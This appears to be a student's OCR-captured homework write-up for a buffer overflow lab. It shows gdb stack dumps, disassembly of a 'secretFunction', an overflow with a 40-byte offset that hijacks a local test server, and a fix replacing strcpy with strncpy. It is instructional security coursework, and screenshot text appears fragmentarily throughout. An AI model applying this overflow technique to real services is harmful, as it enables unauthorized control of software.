HW10 writeup:


Part 1:


In this assignment we are sending a message from the client to the server.


We send a Message in our case “AAA” to see where it is stored.


We then calculate that the overflow buffer size is 40 and we send the string with the overflow buffer size and then we are able to reach the secret function.

All as shown in the images below.




Applications Places Terminal
Tue 17:27
ece404m8@shay:~
File Edit View Search Terminal Help
End of assembler dump.
(gdb) print &str
$1 = (char (*)[5]) 0x7fffffffdd10
(gdb) x /100b $rsp
0x7fffffffdcf0: -112 -35 -1 -1 -1 127 0 0
0x7fffffffdcf8: 88 -35 -1 -1 -1 127 0 0
0x7fffffffdd00: -128 -35 -1 -1 -1 127 0 0
0x7fffffffdd08: 48 10 64 0 6 0 0 0
0x7fffffffdd10: 0 0 0 0 0 0 0 0
0x7fffffffdd18: -112 -35 -1 -1 -1 127 0 0
0x7fffffffdd20: 16 -80 120 -9 -1 127 0 0
0x7fffffffdd28: 80 -31 -1 -9 4 0 0 0
0x7fffffffdd30: -112 -35 -1 -1 -1 127 0 0
0x7fffffffdd38: -39 12 64 0 0 0 0 0
0x7fffffffdd40: 120 -34 -1 -1 -1 127 0 0
0x7fffffffdd48: -1 -75 -16 0 2 0 0 0
0x7fffffffdd50: 1 0 0 0
(gdb) x /100x $rsp
0x7fffffffdcf0: 0x90 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdcf8: 0x58 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd00: 0x80 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd08: 0x30 0x0a 0x40 0x00 0x06 0x00 0x00 0x00
0x7fffffffdd10: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd18: 0x90 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd20: 0x10 0xb0 0x78 0xf7 0xff 0x7f 0x00 0x00
0x7fffffffdd28: 0x50 0xe1 0xff 0xf7 0x04 0x00 0x00 0x00
0x7fffffffdd30: 0x90 0xdd 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd38: 0xd9 0x0c 0x40 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd40: 0x78 0xde 0xff 0xff 0xff 0x7f 0x00 0x00
0x7fffffffdd48: 0xff 0xb5 0xf0 0x00 0x02 0x00 0x00 0x00
0x7fffffffdd50: 0x01 0x00 0x00 0x00
(gdb) quit
A debugging session is active.
Inferior 1 [process 21619] will be killed.
Quit anyway? (y or n) y
[ece404m8@shay ~]$ ./server 9018
bind failed: Address already in use
[ece404m8@shay ~]$ ./server 9020
Connected from 127.0.0.1
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA RECEIVED BYTES: 48
Segmentation fault (core dumped)
[ece404m8@shay ~]$ ./server 9020
bind failed: Address already in use
[ece404m8@shay ~]$ ./server 9021
Connected from 127.0.0.1
RECEIVED: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa RECEIVED BYTES: 43
You weren't supposed to get here!
[ece404m8@shay ~]$
ECE404HW10
ece404m8@shay:~
server.c - ECE404HW10 - Visual St...
ece404m8@shay:~
OpenDocument Text.odt - LibreOffi...



Applications Places Terminal
Tue 17:28
ece404m8@shay:~
File Edit View Search Terminal Help
0x0000000000400c61 <+324>: mov $0x1,%edi
0x0000000000400c66 <+329>: callq 0x400a00 <exit@plt>
0x0000000000400c6b <+334>: mov -0x2c(%rbp),%eax
0x0000000000400c6e <+337>: mov %eax,%edi
0x0000000000400c70 <+339>: callq 0x400900 <inet_ntoa@plt>
0x0000000000400c75 <+344>: mov %rax,%rsi
0x0000000000400c78 <+347>: mov $0x400f4d,%edi
0x0000000000400c7d <+352>: mov $0x0,%eax
0x0000000000400c82 <+357>: callq 0x400940 <printf@plt>
0x0000000000400c87 <+362>: mov -0xc(%rbp),%eax
0x0000000000400c8a <+365>: mov $0x0,%ecx
0x0000000000400c8f <+370>: mov $0xd,%edx
0x0000000000400c94 <+375>: mov $0x400f60,%esi
0x0000000000400c99 <+380>: mov %eax,%edi
0x0000000000400c9b <+382>: callq 0x400930 <send@plt>
0x0000000000400ca0 <+387>: cmp $0xffffffffffffffff,%rax
0x0000000000400ca4 <+391>: jne 0x400cc4 <main+423>
0x0000000000400ca6 <+393>: mov $0x400f6e,%edi
0x0000000000400cab <+398>: callq 0x4009c0 <perror@plt>
0x0000000000400cb0 <+403>: mov -0xc(%rbp),%eax
0x0000000000400cb3 <+406>: mov %eax,%edi
0x0000000000400cb5 <+408>: callq 0x400950 <close@plt>
---Type <return> to continue, or q <return> to quit---
0x0000000000400cba <+413>: mov $0x1,%edi
0x0000000000400cbf <+418>: callq 0x400a00 <exit@plt>
0x0000000000400cc4 <+423>: lea -0x38(%rbp),%rdx
0x0000000000400cc8 <+427>: lea -0x10(%rbp),%rcx
0x0000000000400ccc <+431>: mov -0xc(%rbp),%eax
0x0000000000400ccf <+434>: mov %rcx,%rsi
0x0000000000400cd2 <+437>: mov %eax,%edi
0x0000000000400cd4 <+439>: callq 0x400ce3 <clientComm>
0x0000000000400cd9 <+444>: mov %rax,%rdi
0x0000000000400cdc <+447>: callq 0x4008c0 <free@plt>
0x0000000000400ce1 <+452>: jmp 0x400cc4 <main+423>
End of assembler dump.
(gdb) disas isHexChar
No symbol "isHexChar" in current context.
(gdb) disas secretfunction
No symbol "secretfunction" in current context.
(gdb) disas secret
secretFunction secret_function
(gdb) disas secret
secretFunction secret_function
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
0x0000000000400e18 <+0>: push %rbp
0x0000000000400e19 <+1>: mov %rsp,%rbp
0x0000000000400e1c <+4>: mov $0x400fa8,%edi
0x0000000000400e21 <+9>: callq 0x4008f0 <puts@plt>
0x0000000000400e26 <+14>: mov $0x1,%edi
0x0000000000400e2b <+19>: callq 0x400a00 <exit@plt>
End of assembler dump.
(gdb) print &str
ECE404HW10
ece404m8@shay:~
server.c - ECE404HW10 - Visual St...
ece404m8@shay:~
[OpenDocument Text.odt - LibreOff...





Part 2:


In this part we change strcpy to strncpy so that it only copies within the limit of MAX_DATA_SIZE

```
recvBuff[numBytes] = '\0';
if(DataPrint(recvBuff, numBytes)){
    fprintf(stderr,"ERROR, no way to print out\n");
    exit(1);
}

strncpy(str, recvBuff,MAX_DATA_SIZE);

/* send data to the client */
if (send(clntSockfd, str, strlen(str), 0) == -1) {
    perror("send failed");
    close(clntSockfd);
    exit(1);
}


return recvBuff;
```




rkothand@eceprog5.ecn.purdue
eceprog5.ecn.purdue.edu/agent
client.c - ECE404HW10 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
Breakpoint 1 at 0x55555555559
(gdb) disas clientComm
Dump of assembler code for function clientComm:
You Said: AAAA
Say something:
4:07 PM


rkothand@ecegprog5.ecn.purdue
eceprog5.ecn.purdue.edu/agent
Applications
ECE404HW10 : bash — ...
ECE_404_Homework_10...
ECE404HW10
client.c - ECE404HW10 -
client.c - ECE404HW10 - Visual Stu
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
GROUP 1
client.c
ECE_404_Homework_10.pdf
GROUP 2
server.c
ECE404HW10
client
client.c
ECE_404_Homework_10.pdf
server
server.c
OUTPUT
DEBUG CONSOLE
TERMINAL
--Type <RET> for more, q to quit, c to continue without paging--
End of assembler dump.
OUTLINE
TIMELINE


client.c - ECE404HW10 - Visual S
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
GROUP 1
client.c
ECE_404_Homework_10.pdf
GROUP 2
server.c
ECE404HW10
client
client.c
ECE_404_Homework_10.pdf
server
server.c
OUTPUT
DEBUG CONSOLE
TERMINAL
End of assembler dump.
(gdb) b *0x000555555555572a
Breakpoint 2 at 0x555555555572a
(gdb) disas secretFunction
Dump of assembler code for function secretFunction:
End of assembler dump.
(gdb) p /x40b $rsp
Invalid number "40b".
(gdb) x /40b $rsp
(gdb) x /120b $rsp
--Type <RET> for more, q to quit, c to continue without paging--
(gdb)
OUTLINE
TIMELINE